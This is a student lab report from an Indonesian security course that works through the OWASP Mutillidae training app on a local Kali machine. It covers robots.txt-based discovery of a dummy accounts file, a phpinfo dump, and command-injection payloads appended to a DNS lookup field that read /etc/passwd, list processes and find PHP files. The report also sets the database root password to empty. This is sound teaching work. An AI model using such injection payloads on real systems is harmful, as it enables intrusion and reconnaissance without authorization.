


LAPORAN PRAKTIKUM
KEAMANAN INFORMASI 1
PERTEMUAN 9
(Web Footprinting)



DISUSUN OLEH

Indah Sekar Ningrum (21/478139/SV/19241)

SARJANA TERAPAN TEKNOLOGI REKAYASA INTERNET
DEPARTEMEN TEKNIK ELEKTRO DAN INFORMATIKA
SEKOLAH VOKASI
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YOGYAKARTA
2023

A. Link Github

<https://github.com/indah0503/Praktikum-Keamanan-Informasi-Kelas-A/tree/Pertemuan-9>

B. Install OWASP Mutillidae

```
(root@kali)-[/home/kali]
# sudo mysql
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 31
Server version: 10.11.2-MariaDB-1 Debian n/a

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> use mysql;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MariaDB [mysql]> ALTER USER 'root'@'localhost' IDENTIFIED
    → BY '';
Query OK, 0 rows affected (0.001 sec)

MariaDB [mysql]> flush privileges;
Query OK, 0 rows affected (0.001 sec)

MariaDB [mysql]> exit
Bye

(root@kali)-[/home/kali]
# sudo systemctl restart mysql.service

(root@kali)-[/home/kali]
# sudo mysql
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 36
Server version: 10.11.2-MariaDB-1 Debian n/a

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> create database mutillidae;
ERROR 1007 (HY000): Can't create database 'mutillidae'; database exists
MariaDB [(none)]> exit
Bye



(root@kali)-[/home/kali]
# sudo systemctl start php8.2-fpm.service

(root@kali)-[/home/kali]
# sudo systemctl start apache2.service


(root@kali)-[/home/kali]
# sudo systemctl start mysql
```

C. Praktik data exposed dengan robot file


1. Buka jendela mutillidae. Pilih menu OWASP 2017 , pilih menu sensitive data exposure. Pilih information disclosure klik robots.txt.



2. Buka browser ketik 127.0.0.1/mutillidae/robots.txt.



3. Buka folder password dan akses file account.



4. Buka file account.txt.

```
← → ↺ 🏠 127.0.0.1/mutillidae/passwords/accounts.txt
Kali Linux Kali Training Kali Tools Kali Forums Kali Docs NetHunter

1,admin,adminpass,g0t r00t?,Admin
2,adrian,somepassword,Zombie Films Rock!,Admin
3,john,monkey,I like the smell of confunk,Admin
4,jeremy,password,d1373 1337 speak,Admin
5,bryce,password,I Love SANS,Admin
6,samurai,samurai,Carving fools,Admin
7,jim,password,Rome is burning,Admin
8,bobby,password,Hank is my dad,Admin
9,simba,password,I am a super-cat,Admin
10,dreveil,password,Preparation H,Admin
11,scotty,password,Scotty do,Admin
12,cal,password,C-A-T-S Cats Cats Cats,Admin
13,john,password,Do the Duggie!,Admin
14,kevin,42,Doug Adams rocks,Admin
15,dave,set,Bet on S.E.T. FTW,Admin
16,patches,tortoise,meow,Admin
17,rocky,stripes,treats?,Admin
18,tim,lanmaster53,Because reconnaissance is hard to spell,Admin
19,ABaker,SoSecret,Muffin tops only,Admin
20,PPan,NotTelling,Where is Tinker?,Admin
21,CHook,JollyRoger,Gator-hater,Admin
22,james,i<3devs,Occupation: Researcher,Admin
23,ed,pentest,commandline KungFu anyone?,Admin
```

5. Untuk mengecek data sensitive terekspose buka owsp 2017 pilih php info page.

OWASP 2017	A1 - Injection (SQL)	Robots	
OWASP 2013	A1 - Injection (Other)		
OWASP 2010	A2 - Broken Authentication and Session Management	Help Me!	
OWASP 2007	A3 - Sensitive Data Exposure	Information Disclosure	Edit User Profile
Web Services	A4 - XML External Entities	Application Path Disclosure	PHP Info Page
Others	A5 - Broken Access Control	Platform Path Disclosure	Robots.txt
Labs	A6 - Security Misconfiguration	SSL Misconfiguration	"Secret" Administrative Pages
Documentation	A7 - Cross Site Scripting (XSS)	JSON Web Token (JWT)	HTML5 Web Storage
Resources	A8 - Insecure Deserialization	Sensitive without disclosure available	HTML/JavaScript Comments
Donate	A9 - Using Components with Known Vulnerabilities		Cache-Control
Want to Help?	A10 - Insufficient Logging and Monitoring		Click-Jacking
			Cross-Site Framing
			X-Frame-Options (Click-jacking)
			X-Frame-Options (Cross-frame Scripting)

PHP Version 8.2.2



System	Linux kali 5.10.0-kali3-amd64 #1 SMP Debian 5.10.13-1kali1 (2021-02-08) x86_64
Build Date	Feb 7 2023 11:27:52
Build System	Linux
Server API	FPM/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/8.2/fpm
Loaded Configuration File	/etc/php/8.2/fpm/php.ini
Scan this dir for additional .ini files	/etc/php/8.2/fpm/conf.d
Additional .ini files parsed	/etc/php/8.2/fpm/conf.d/10-mysqld.ini, /etc/php/8.2/fpm/conf.d/10-opcache.ini, /etc/php/8.2/fpm/conf.d/10-pdo.ini, /etc/php/8.2/fpm/conf.d/15-xml.ini, /etc/php/8.2/fpm/conf.d/20-calendar.ini, /etc/php/8.2/fpm/conf.d/20-ctype.ini, /etc/php/8.2/fpm/conf.d/20-curl.ini, /etc/php/8.2/fpm/conf.d/20-dom.ini, /etc/php/8.2/fpm/conf.d/20-exif.ini, /etc/php/8.2/fpm/conf.d/20-ffi.ini, /etc/php/8.2/fpm/conf.d/20-fileinfo.ini, /etc/php/8.2/fpm/conf.d/20-ftp.ini, /etc/php/8.2/fpm/conf.d/20-gd.ini, /etc/php/8.2/fpm/conf.d/20-gettext.ini, /etc/php/8.2/fpm/conf.d/20-iconv.ini, /etc/php/8.2/fpm/conf.d/20-imap.ini, /etc/php/8.2/fpm/conf.d/20-mbstring.ini, /etc/php/8.2/fpm/conf.d/20-mysqli.ini, /etc/php/8.2/fpm/conf.d/20-pdo_mysql.ini, /etc/php/8.2/fpm/conf.d/20-phar.ini, /etc/php/8.2/fpm/conf.d/20-posix.ini, /etc/php/8.2/fpm/conf.d/20-readline.ini, /etc/php/8.2/fpm/conf.d/20-shmop.ini, /etc/php/8.2/fpm/conf.d/20-simplexml.ini, /etc/php/8.2/fpm/conf.d/20-sockets.ini, /etc/php/8.2/fpm/conf.d/20-sysvmsg.ini, /etc/php/8.2/fpm/conf.d/20-sysvsem.ini, /etc/php/8.2/fpm/conf.d/20-sysvshm.ini, /etc/php/8.2/fpm/conf.d/20-tokenizer.ini, /etc/php/8.2/fpm/conf.d/20-xmlreader.ini, /etc/php/8.2/fpm/conf.d/20-xmlwriter.ini, /etc/php/8.2/fpm/conf.d/20-xsl.ini
PHP API	20220829
PHP Extension	20220829
Zend Extension	420220829
Zend Extension Build	API420220829.NTS
PHP Extension Build	API20220829.NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	enabled
Zend Memory Manager	enabled
Zend Multibyte Support	provided by mbstring
IPv6 Support	enabled
DTrace Support	available, disabled
Registered PHP Streams	https, ftps, compress.zlib, php, file, glob, data, http, ftp, phar
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, tls, tlsv1.0, tlsv1.1, tlsv1.2, tlsv1.3
Registered Stream Filters	zlib.*, string.rot13, string.toupper, string.tolower, convert.*, consumed, dechunk, convert.iconv.*

This program makes use of the Zend Scripting Language Engine:
 Zend Engine v4.2.2, Copyright (c) Zend Technologies
 with Zend OPcache v8.2.2, Copyright (c), by Zend Technologies



D. Command Injection Database Interrogation

1. Basic Command Execution Testing

a. Tes DNS Lookup

Hostname/IP	<input type="text" value="www.cnn.com"/>
<input type="button" value="Lookup DNS"/>	
Results for www.cnn.com	
<pre>Server: 10.13.10.13 Address: 10.13.10.13#53 Non-authoritative answer: www.cnn.com canonical name = cnn-tls.map.fastly.net. Name: cnn-tls.map.fastly.net Address: 199.232.47.5 Name: cnn-tls.map.fastly.net Address: 2a04:4e42:48::773</pre>	

b. Uji Kerentanan Pencarian DNS

Results for www.cnn.com; uname -a	
<pre>Server: 10.13.10.13 Address: 10.13.10.13#53 Non-authoritative answer: www.cnn.com canonical name = cnn-tls.map.fastly.net. Name: cnn-tls.map.fastly.net Address: 199.232.47.5 Name: cnn-tls.map.fastly.net Address: 2a04:4e42:48::773 Linux kali 5.10.0-kali3-amd64 #1 SMP Debian 5.10.13-1kali1 (2021-02-08) x86_64 GNU/Linux</pre>	

c. Pengujian Pengintaian/ Reconnaissance

Results for www.cnn.com; pwd	
<pre>Server: 10.13.10.13 Address: 10.13.10.13#53 Non-authoritative answer: www.cnn.com canonical name = cnn-tls.map.fastly.net. Name: cnn-tls.map.fastly.net Address: 199.232.47.5 Name: cnn-tls.map.fastly.net Address: 2a04:4e42:48::773 /var/www/html/mutillidae</pre>	

d. Analisis forensic aplikasi dns-lookup.php

Results for www.cnn.com; find /var/www/html/mutillidae -name "dns-lookup.php" xargs egrep '(exec system virtual)'	
<pre>Server: 10.13.10.13 Address: 10.13.10.13#53 Non-authoritative answer: www.cnn.com canonical name = cnn-tls.map.fastly.net. Name: cnn-tls.map.fastly.net Address: 199.232.47.5 Name: cnn-tls.map.fastly.net Address: 2a04:4e42:48::773 /* Output results of shell command sent to operating system */ echo ' '.shell_exec("nslookup " . \$TargetHost).' '; \$LogHandler->writeToLog("Executed operating system command: nslookup " . \$TargetHostText);</pre>	

2. Database Reconnaissance

a. Temukan Database menggunakan file /etc/passwd

```
Results for www.cnn.com; cat /etc/passwd | egrep -i '(postgres|sql|db2|ora)'

Server:      10.13.10.13
Address:     10.13.10.13#53

Non-authoritative answer:
www.cnn.com canonical name = cnn-tls.map.fastly.net.
Name:   cnn-tls.map.fastly.net
Address: 199.232.47.5
Name:   cnn-tls.map.fastly.net
Address: 2a04:4e42:48::773

mysql:x:104:110:MySQL Server,,,:/nonexistent:/bin/false
postgres:x:119:123:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
```

b. Temukan Mesin Database menggunakan perintah "ps"

```
Results for www.cnn.com; ps -eaf | egrep -i '(postgres|sql|db2|ora)'

Server:      10.13.10.13
Address:     10.13.10.13#53

Non-authoritative answer:
www.cnn.com canonical name = cnn-tls.map.fastly.net.
Name:   cnn-tls.map.fastly.net
Address: 199.232.47.5
Name:   cnn-tls.map.fastly.net
Address: 2a04:4e42:48::773

postgres  1672      1  0 May01 ?        00:00:11 /usr/lib/postgresql/13/bin/postgres -D /var/lib/postgresql/13/main -c config_file=/etc/postgresql/13/main/postgresql.conf
postgres  1674      1672  0 May01 ?        00:00:00 postgres: 13/main: checkpointer
postgres  1675      1672  0 May01 ?        00:00:10 postgres: 13/main: background writer
postgres  1676      1672  0 May01 ?        00:00:10 postgres: 13/main: walwriter
postgres  1677      1672  0 May01 ?        00:00:05 postgres: 13/main: autovacuum launcher
postgres  1678      1672  0 May01 ?        00:00:05 postgres: 13/main: stats collector
postgres  1679      1672  0 May01 ?        00:00:00 postgres: 13/main: logical replication launcher
mysql     50662      1  0 20:36 ?        00:00:00 /usr/sbin/mariadbd
www-data  51661     50590  0 21:37 ?        00:00:00 sh -c nslookup www.cnn.com; ps -eaf | egrep -i '(postgres|sql|db2|ora)'
www-data  51667     51661  0 21:37 ?        00:00:00 grep -E -i (postgres|sql|db2|ora)
```

c. Melihat Daftar semua skrip php

```
Results for www.cnn.com; find /var/www/html/mutillidae -name "*.php"

Server:      10.13.10.13
Address:     10.13.10.13#53

Non-authoritative answer:
www.cnn.com canonical name = cnn-tls.map.fastly.net.
Name:   cnn-tls.map.fastly.net
Address: 199.232.47.5
Name:   cnn-tls.map.fastly.net
Address: 2a04:4e42:48::773

/var/www/html/mutillidae/xml-validator.php
/var/www/html/mutillidae/password-generator.php
/var/www/html/mutillidae/show-log.php
/var/www/html/mutillidae/index.php
/var/www/html/mutillidae/nice-tabby-cat.php
/var/www/html/mutillidae/content-security-policy.php
/var/www/html/mutillidae/php-errors.php
/var/www/html/mutillidae/ajax/jwt.php
/var/www/html/mutillidae/ajax/lookup-pen-test-tool.php
/var/www/html/mutillidae/secret-administrative-pages.php
/var/www/html/mutillidae/user-agent-impersonation.php
/var/www/html/mutillidae/user-info-xpath.php
/var/www/html/mutillidae/cache-control.php
/var/www/html/mutillidae/hints-page-wrapper.php
/var/www/html/mutillidae/ssl-misconfiguration.php
/var/www/html/mutillidae/jwt.php
/var/www/html/mutillidae/repeater.php
/var/www/html/mutillidae/webservices/soap/ws-user-account.php
/var/www/html/mutillidae/webservices/soap/ws-hello-world.php
/var/www/html/mutillidae/webservices/soap/lib/nusoap.php
/var/www/html/mutillidae/webservices/soap/ws-lookup-dns-record.php
/var/www/html/mutillidae/webservices/rest/ws-test-connectivity.php
/var/www/html/mutillidae/webservices/rest/ws-user-account.php
/var/www/html/mutillidae/webservices/rest/cors-server.php
/var/www/html/mutillidae/view-someones-blog.php
/var/www/html/mutillidae/captured-data.php
/var/www/html/mutillidae/page-not-found.php
/var/www/html/mutillidae/home.php
/var/www/html/mutillidae/view-user-privilege-level.php
/var/www/html/mutillidae/includes/minimum-class-definitions.php
/var/www/html/mutillidae/includes/process-commands.php
/var/www/html/mutillidae/includes/constants.php
/var/www/html/mutillidae/includes/capture-data.php
```



```
/var/www/html/mutillidae/text-file-viewer.php
/var/www/html/mutillidae/site-footer-xss-discussion.php
/var/www/html/mutillidae/styling-frame.php
/var/www/html/mutillidae/set-background-color.php
/var/www/html/mutillidae/evil-tabby-cat.php
/var/www/html/mutillidae/privilege-escalation.php
/var/www/html/mutillidae/classes/MySQLHandler.php
/var/www/html/mutillidae/classes/LogHandler.php
/var/www/html/mutillidae/classes/JWT.php
/var/www/html/mutillidae/classes/XMLHandler.php
/var/www/html/mutillidae/classes/SQLQueryHandler.php
/var/www/html/mutillidae/classes/FileUploadExceptionHandler.php
/var/www/html/mutillidae/classes/RequiredSoftwareHandler.php
/var/www/html/mutillidae/classes/RemoteFileHandler.php
/var/www/html/mutillidae/classes/EncodingHandler.php
/var/www/html/mutillidae/classes/ClientInformationHandler.php
/var/www/html/mutillidae/classes/CSRFTokenHandler.php
/var/www/html/mutillidae/classes/YouTubeVideoHandler.php
/var/www/html/mutillidae/classes/DirectoryIterationHandler.php
/var/www/html/mutillidae/classes/CustomErrorHandler.php
/var/www/html/mutillidae/back-button-discussion.php
/var/www/html/mutillidae/client-side-control-challenge.php
/var/www/html/mutillidae/set-up-database.php
/var/www/html/mutillidae/document-viewer.php
/var/www/html/mutillidae/browser-info.php
/var/www/html/mutillidae/documentation/installation.php
/var/www/html/mutillidae/documentation/vulnerabilities.php
/var/www/html/mutillidae/documentation/usage-instructions.php
/var/www/html/mutillidae/authorization-required.php
/var/www/html/mutillidae/robots-txt.php
/var/www/html/mutillidae/conference-room-lookup.php
/var/www/html/mutillidae/directory-browsing.php
/var/www/html/mutillidae/phpinfo.php
/var/www/html/mutillidae/register.php
/var/www/html/mutillidae/ssl-enforced.php
/var/www/html/mutillidae/echo.php
/var/www/html/mutillidae/client-side-comments.php

/var/www/html/mutillidae/labs/lab-26.php
/var/www/html/mutillidae/labs/lab-1.php
/var/www/html/mutillidae/labs/lab-56.php
/var/www/html/mutillidae/labs/lab-45.php
/var/www/html/mutillidae/labs/lab-35.php
/var/www/html/mutillidae/labs/lab-48.php
/var/www/html/mutillidae/labs/lab-31.php
/var/www/html/mutillidae/labs/lab-30.php
/var/www/html/mutillidae/labs/lab-16.php
/var/www/html/mutillidae/labs/lab-34.php
/var/www/html/mutillidae/labs/lab-27.php
/var/www/html/mutillidae/labs/lab-11.php
/var/www/html/mutillidae/labs/lab-24.php
/var/www/html/mutillidae/labs/lab-40.php
/var/www/html/mutillidae/labs/lab-32.php
/var/www/html/mutillidae/labs/lab-9.php
/var/www/html/mutillidae/labs/lab-42.php
/var/www/html/mutillidae/labs/lab-50.php
/var/www/html/mutillidae/labs/lab-13.php
/var/www/html/mutillidae/labs/lab-49.php
/var/www/html/mutillidae/labs/lab-10.php
/var/www/html/mutillidae/labs/lab-29.php
/var/www/html/mutillidae/labs/lab-41.php
/var/www/html/mutillidae/labs/lab-19.php
/var/www/html/mutillidae/labs/lab-54.php
/var/www/html/mutillidae/labs/lab-12.php
/var/www/html/mutillidae/labs/lab-57.php
/var/www/html/mutillidae/labs/lab-47.php
/var/www/html/mutillidae/labs/lab-21.php
/var/www/html/mutillidae/labs/lab-17.php
/var/www/html/mutillidae/credits.php
/var/www/html/mutillidae/html5-storage.php
/var/www/html/mutillidae/capture-data.php
/var/www/html/mutillidae/redirectandlog.php
/var/www/html/mutillidae/test-connectivity.php
/var/www/html/mutillidae/arbitrary-file-inclusion.php
/var/www/html/mutillidae/rene-magritte.php
/var/www/html/mutillidae/upload-file.php
/var/www/html/mutillidae/framing.php
/var/www/html/mutillidae/edit-account-profile.php
/var/www/html/mutillidae/styling.php
/var/www/html/mutillidae/user-poll.php
/var/www/html/mutillidae/dns-lookup.php
/var/www/html/mutillidae/pen-test-tool-lookup-ajax.php
/var/www/html/mutillidae/pen-test-tool-lookup.php
/var/www/html/mutillidae/source-viewer.php
/var/www/html/mutillidae/login.php
/var/www/html/mutillidae/add-to-your-blog.php
```

```

$USERNAME = self::$MySQLDatabaseUsername;
$SQLCORRECT_DATABASE_CONFIGURATION_MESSAGE = "Error connecting to MySQL database First, try to reset the database (ResetDB button on menu). Next, check that the da
$UNKNOWN_DATABASE_MESSAGE = "Unable to select default database ". self::$MySQLDatabaseName. ". It appears that the database to which Mutillidae is configured to
$MySQLConnection = new mysqli($HOSTNAME, $USERNAME, $PASSWORD);
$MySQLConnection = new mysqli($HOSTNAME, $USERNAME, self::$SSANURAT_WTF_PASSWORD);
$MySQLConnection = new mysqli($HOSTNAME, $USERNAME, self::$MUTILLIDAE_DBV1_PASSWORD);
$MySQLConnection = new mysqli($HOSTNAME, $USERNAME, self::$MUTILLIDAE_DBV2_PASSWORD);
$MySQLConnection = new mysqli(self::$MUTILLIDAE_DOCKER_HOSTNAME, $USERNAME, $PASSWORD);
self::$DatabaseAvailableMessage = "Failed to execute test query on MySQL database but we appear to be connected ". $MySQLConnection->error."

```